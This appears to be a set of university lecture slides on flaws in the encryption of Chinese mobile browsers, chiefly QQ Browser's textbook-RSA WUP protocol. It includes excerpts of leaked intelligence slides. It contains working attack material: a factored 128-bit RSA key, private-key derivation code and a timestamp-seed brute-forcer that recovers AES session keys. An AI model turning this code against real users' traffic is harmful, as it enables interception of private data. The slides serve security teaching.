
$$C \equiv k^e \pmod{n}$$

Now let  $C_b$  be the RSA encryption of the AES key

$$k_b = 2^b k$$


i.e.,  $k$  bitshifted to the left by  $b$  bits. Thus, we have

$$C_b \equiv k_b^e \pmod{n}$$


$$C_b \equiv k_b^e \pmod{n}$$


We can compute  $C_b$  from only  $C$  and the public key, as

$$\begin{aligned} C_b &\equiv C(2^{be} \pmod{n}) \pmod{n} \\ &\equiv (k^e \pmod{n})(2^{be} \pmod{n}) \pmod{n} \\ &\equiv k^e 2^{be} \pmod{n} \\ &\equiv (2^b k)^e \pmod{n} \\ &\equiv k_b^e \pmod{n} \end{aligned}$$




# WUP requests

- Full attack is at: <https://arxiv.org/pdf/1802.03367.pdf>
- The other issues in that paper and previous papers have been fixed, but they still appear to be using textbook RSA




# Coming up...

- WUP request attack on RSA in more detail
- Optimal Assymetric Encryption Padding (OAEP)
  - To prevent padding oracle attacks on RSA
- Random oracle model
- Formalizing attacks
  - Ciphertext only, known plaintext, chosen plaintext
  - Chosen ciphertext
  - CPA, CPA2, CCA, CCA2 (2 = adaptive)



# RSA padding is not optional

- Security of RSA completely breaks down without padding
- Optimal Assymmetric Encryption Padding (OAEP) solves this problem
  - Random oracle model



## BAT (Baidu Alibaba Tencent) Browsers




Baidu Browser  
(百度浏览器)



UC Browser  
(UC浏览器)



QQ Browser  
(QQ浏览器)



## Success Stories

- \* UCWeb mobile browser identification
  - \* Discovered by GCHQ analyst during DSD workshop
  - \* Chinese mobile web browser – leaks IMSI, MSISDN, IMEI and device characteristics


TOP SECRET//SI



# UCWeb – XKS Microplugin

	State	ID	Datetime	Highlights	Datetime End	Browser Version	Email Address	Handset Model	IMEI	MSI	Global Title	Platform	Active User/f	Casenotation
1	[ ]	1	2012-05-13 02:29:20	[ ]	2012-05-13 02:29:23	8.0.3.107	[ ]@123movies	nokiae90-1	[ ]	[ ]	9379900100	java	E9DHL00000M0000	
2	[ ]	2	2012-05-13 06:00:59	[ ]	2012-05-13 06:01:00	8.0.3.107	[ ]@123movies	nokiae90-1	[ ]	[ ]	9379900100	java	E9DHL00000M0000	
3	[ ]	4	2012-05-13 19:39:11	[ ]	2012-05-13 19:39:11	7.9.3.103		HTC A510e	[ ]	[ ]		android	E9BDE00000M0000	
4	[ ]	2	2012-05-14 12:29:53	[ ]	2012-05-14 12:29:53	8.0.4.121	[ ]@djgol	NokiaE72-1	[ ]	[ ]		sis	E9DHL00000M0000	
5	[ ]	5	2012-05-14 17:46:46	[ ]	2012-05-14 17:46:46	8.0.4.121	[ ]@mobimasti	NokiaX6-00	[ ]	[ ]		sis	H5H125221450000	
6	[ ]	6	2012-05-15 18:28:19	[ ]	2012-05-15 18:28:19	8.0.4.121	[ ]@mobimasti	NokiaX6-00	[ ]	[ ]	93781090013	sis	H5H125221450000	
7	[ ]	Z	2012-05-15 20:02:58	[ ]	2012-05-15 20:02:58	8.0.4.121	[ ]@mobimasti	NokiaX6-00	[ ]	[ ]	93781090013	sis	H5H12522145000	

[https://www.usenix.net/sites/default/files/conference/protected-files/foci16\\_slides\\_knockel.pdf](https://www.usenix.net/sites/default/files/conference/protected-files/foci16_slides_knockel.pdf)




# UCWeb

- \* Led to discovery of active comms channel from [REDACTED]


(S//SI//REL TO USA, FVEY) The CONVERGENCE team helped discover an active communication channel originating from [REDACTED] that is associated with the [REDACTED] [REDACTED] as they are known within the [REDACTED] hierarchy area of responsibility is for covert activities in Europe, North America, and South America. The customer [REDACTED] leveraged a **Convergence Discovery capability that enabled the discovery of a covert channel associated with smart phone browser activity in passive collection**. The covert channel originates from users who use UCBrowser (mobile phone compact web browser). **The covert channel leaks the IMSI, MSISDN, Device Characteristics, and IMEI back to server(s) in [REDACTED]** Initial investigation has determined that perhaps malware can be associated when the covert channel is established. [REDACTED] covert exfil activity identifies SIGINT opportunity where potentially none may have existed before. Target offices that have access to XKEYSCOPE can search within this type of traffic based on their IMSI/IMEI database.

**TOP SECRET//SI**






```
bluesky.1.25.1.1.7?cache=3766412000&ka=&kb=e2e63e260805aea910e1c2ce02b05211&kc=3b5d366db90b1b60e22260a0278331f8v0000002e9952d46&firstpid=0501&bid=800&ver=5.5.10106.5&type=1&ssl=1&bandwidth=29.63&target_ip=64.106.20.27&redirect_start=0&redirect_duration=0&dns_start=0&dns_duration=218&connect_start=218&connect_duration=251&request_start=469&request_duration=916&response_start=1385&response_duration=1&dom_start=1386&dom_duration=268&dom_interactive=234&dom_content_load_start=1420&dom_content_load_duration=0&load_event_start=1654&load_event_duration=26&t0=1385&t1=1719&t2=1719&t3=1420&total_requests=2&requests_via_network=2&cloud_acceleration_enabled=0&average_of_request_duration=809&average_of_t2_duration=859&private_data=host=www.cs.unm.edu|url=https://www.cs.unm.edu/~jeffk/&lang=zh-CN
```



m90....\_Ö.÷.y.]¢=>ù¤Iü<.Oò+DÜxh..Ej..]ß?;..u.Öá..7Ò.p`üPÐ..O"c.ioÔ,\$ Ä.Úm.-.  
ø.¤Ñ. \$"gÉ^ç<kp8äL½.XgEÇ\0in...Ü5.F|¢?í.º3..Ím5°.êó....ü÷Ö% 7a. `(þ/mXa¥nÁS...  
Öø. . . Ý.÷tÈØ3'gÿ.j...ß±È.À0Bxä.Ù.8'í½ü]üI3Ñe.O³çG.Ö|.+½.ñpJÈÑ.+V.huÚ.È[~Ø.SG"  
¶ÐLp`Ñ!.Þf^4eåá.çls.ÈfdÐ>Öz÷v\6K.ÁÐ¥9.ýÈ~^...¥í5.p.st·U.Ó®.dÄE[ñFA.ÍF²L..ýé  
th=.zäé¬;ë=\nL..ØÖÖ¼.. [+ÈÖÌ.¬Þ!!'alrÖ.0..qJ®\9Uë..¶Y.ýk·2Ñg¬DÚ5Á.ö%<qE.u. `ÿ.  
®å.2o.Ú½.÷¤.Ô.]uùz.ø.ç.Å..Üú`ä (WäÓ.Ç.yà#:¶+ÝA9.µ3.:1!öf¬.XE.£.ð÷¬1ð.ÐCT.5/ç  
\*ØHø~©P.ÉJ .L©Gq.. `..009:.'ùïHÊG..úLÇ..Í.;.xöJ¶¤,ao+/..©.ÈZ.Ø..ÚN....|.È8.æ.p  
.9¬F.ð` .ÖöáÈ©.ëXü.1©>W.S.X2Å.c..r,{.Í°^.+i.y{.çáÀ..N@Ü,\_ùR%.È%upuÍÉcf.7ù&.n..  
íHxÈ <¬P.ÖZðuÑ¥1..»mu.È. 7æÌ¶,Ý .Tj&xýóf&.;'ä.á.ý÷÷...B..³.u[...).riw,.;.èQ)W  
.e]Ü.:ÑôúU.ö\$óm-ûÔ};öÓ..@^b\..iâ%!Élq,ÅQPô..í sÓ..±....9iNÉ¢mÆÍÍßéÁ.ý†r.÷§ö.  
.q\$.).Sy5Bî.Q.Xôù.Ì^nÈKÒ.ðM .."t» «.ZÀ3mAØ¶Ö



# State of BAT Browsers circa 2016

- UC Browser and Baidu Browser used purely symmetric crypto
  - Reverse engineer APK, passively decrypt on the wire
- QQ Browser used a 128-bit RSA modulus
  - Factor in <3 seconds with Wolfram Alpha, passively decrypt on the wire
- Some other details not relevant to this lecture
  - Peculiar TEA-based algorithm for all three
  - Insecure update mechanisms


Unpublished research 2023: Not much has changed.

```
# Public key
E, N = 65537, 245406417573740884710047745869965023463

# Prime factors of N, found via
# http://www.wolframalpha.com/input/?i=factor+245406417573740884710047745869965023463
P = 14119218591450688427
Q = 17381019776996486069

def egcd(a, b):
    # Extended Euclidian Algorithm
    x, y, u, v = 0, 1, 1, 0
    while a != 0:
        q, r = b//a, b%a
        m, n = x - u*q, y - v*q
        b, a, x, y, u, v = a, r, u, v, m, n
    gcd = b
    return gcd, x, y

def find_d(p, q, e):
    phi = (p - 1) * (q - 1)
    gcd, d, _ = egcd(e, phi)
    return d
```



# QQ Browser


- WUP requests
  - >10% of the apps in the Tencent app store make WUP requests
  - Used to send telemetry, etc., back to the server, request and download updates, etc.



# QQ Browser


Data leaks across Windows & Android versions

Type	Data Point
PII	Machine hostname, Gateway MAC address, Hard drive serial number, Windows user security identifier, IMEI, IMSI, Android ID, QQ username, WiFi MAC address
Activity	Search terms, Full HTTP(S) URLs
Location	In-range WiFi access points, Active WiFi access point




# Basic protocol for WUP request encryption

- Client chooses a “random” 128-bit AES key
  - Session key
- Client encrypts that with the server’s RSA public key
  - Using textbook RSA
- Client encrypts the WUP request with the AES session key
- Client appends the encrypted WUP request to the RSA-encrypted AES session key
- Sends it to the server




# WUP server

- Receives the request from the client
- Uses its private key to decrypt the AES session key
- Uses the AES session key to decrypt the WUP request
- If decryption succeeds, responds with a WUP response that is encrypted with the same AES key




# Assumptions

- RSA modulus is 1024 bits
  - Versions  $\leq$ 6.3.0.1920 had 128 bits
- Entropy pool for randomness, and not ASCII-ified
  - Versions  $\leq$ 6.5.0.2170 used `srand(time())`
  - Versions  $\leq$ 6.3.0.1920 ASCII-ified the key ( $<2^{53}$  entropy)
- Textbook RSA
  - Versions  $>$ 6.5.0.2170 might do padding? (can't remember)




```
try:
    milliseconds_base = int(sys.argv[1], 0) * 1000
    encrypted_key = int(sys.argv[2], 16)
except ValueError:
    pass
i = 0
while True:
    delta = i >> 1
    if i & 1:
        delta = ~delta
    milliseconds = milliseconds_base + delta
    r = Random(milliseconds)
    key_bytes = r.next_bytes(16)
    key = int.from_bytes(key_bytes, 'big')
    if qqrsha.encrypt(key) == encrypted_key:
        break
    i += 1
    if i % 2000 == 0:
        sys.stderr.write('%d second radius\n' % (i // 2000))
print('Attempts: %d' % (i + 1))
print('Milliseconds: %d' % milliseconds)
print('Key: %r' % key_bytes)
```




```
Random random = new Random(System.currentTimeMillis());
byte[] bArr = new byte[8];
byte[] bArr2 = new byte[8];
random.nextBytes(bArr);
random.nextBytes(bArr2);
return new SecretKeySpec(ByteUtils.mergeByteData(bArr, bArr2), "AES");
```

```
SecureRandom secureRandom = new SecureRandom();
byte[] bArr = new byte[8];
byte[] bArr2 = new byte[8];
secureRandom.nextBytes(bArr);
secureRandom.nextBytes(bArr2);
return new MttWupToken(ByteUtils.mergeByteData(bArr, bArr2), this);
```




# Padding oracle attack

- Eve eavesdrops a WUP request from Alice to Bob
- Eve replays slightly modified versions of the WUP request's RSA ciphertext (chosen ciphertext attack), learning one bit at a time of the RSA plaintext (the AES session key)
- Once the AES session key is recovered, Eve can decrypt Alice's WUP request




# [https://en.wikipedia.org/wiki/Daniel\\_Bleichenbacher](https://en.wikipedia.org/wiki/Daniel_Bleichenbacher)

- Bleichenbacher-style attack published in 1998
  - Chosen ciphertext attack
  - Padding oracle attack
- 0x00 0x02 [non-zero bytes] 0x00 [M]
  - $2^{-17}$  to  $2^{-15}$  probability a random ciphertext has this format when decrypted with RSA
  - <https://crypto.stackexchange.com/questions/12688/can-you-explain-bleichenbachers-cca-attack-on-pkcs1-v1-5>
  - Takes a few million connections




## A much simpler attack (on QQ Browser)

- <https://arxiv.org/abs/1802.03367>
  - Not necessary at the time we discovered it
  - May or may not be applicable today
  - Good for pedagogical purposes




Let  $C$  be the RSA encryption of 128-bit AES key  $k$  with RSA public key  $(n, e)$ . Thus, we have

$$C \equiv k^e \pmod{n}$$




Now let  $C_b$  be the RSA encryption of the AES key

$$k_b = 2^b k$$



i.e.,  $k$  bitshifted to the left by  $b$  bits. Thus, we have


$$C_b \equiv k_b^e \pmod{n}$$


$$C_b \equiv k_b^e \pmod{n}$$

We can compute  $C_b$  from only  $C$  and the public key, as

